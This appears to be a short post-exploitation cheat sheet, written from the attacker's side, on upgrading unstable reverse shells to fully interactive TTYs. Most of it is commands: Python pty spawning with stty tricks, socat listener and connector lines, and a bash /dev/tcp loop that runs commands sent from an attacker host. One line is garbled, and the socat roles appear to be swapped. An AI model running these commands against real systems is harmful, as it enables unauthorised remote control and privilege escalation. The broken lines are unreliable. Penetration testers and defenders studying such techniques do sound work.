
Upgrade unstable Shells
Once an attacker gains initial access to a target system, they often land in an unstable or limited shell. These shells have restricted functionality, which can limit the attacker’s ability to execute commands, interact with the terminal, or escalate privileges. To overcome this, attackers try to convert these unstable or non-interactive shells into fully interactive TTY (Teletype) shells.

Fully interactive shells allow attackers to interact with the terminal as if they were sitting in front of the machine, enabling the use of advanced command-line tools and features such as tab completion, history, and job control (e.g., using Ctrl + Z to suspend a process). Many commands, especially text editors like vi, nano, or tools like sudo, require a fully interactive shell to work properly. Without converting, these commands might fail or behave unexpectedly. Certain privilege escalation techniques may rely on interacting with tools that require an interactive shell. For example, executing sudo su or other privilege escalation commands might not work in a restricted shell. Unstable shells might disconnect or break easily, especially in cases of reverse shells through networks. Converting the shell can provide more stability.
Techniques to convert to fully interactive TTY shells:
Python
1. python3 -c 'import pty; pty.spawn("/bin/bash")'
1. python -c 'import pty; pty.spawn("/bin/bash")'

2. Press Ctrl + Z to background the session

3. stty raw -echo; fg

4. Press Enter twice

OR

1. python3 -c 'import pty; pty.spawn("/bin/bash")'
1. python -c 'import pty; pty.spawn("/bin/bash")'

2. Press Ctrl + Z to background the session

3. stty -a --> Note terminal rows + columns

4. stty raw -echo; fg; ls; export SHELL=/bin/bash; export TERM=xterm-256color; stty rows 36 columns 137; reset;
Socat
On the target / victim machine:

socat file:`tty`,raw,echo=0 tcp-listen:4444


On the attacker machine:

socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:TARGET_IP:4444
Bash (if python is not available)
/bin/bash -i/dev/tcp
Allows bidirectional communication, which can be used to execute commands interactively!
exec 5<>/dev/tcp/attacker_ip/attacker_port
cat <&5 | while read line; do $line 2>&5 >&5; done
More tricks: HackTricks Full TTYs
 Cyberexploit
Leave a comment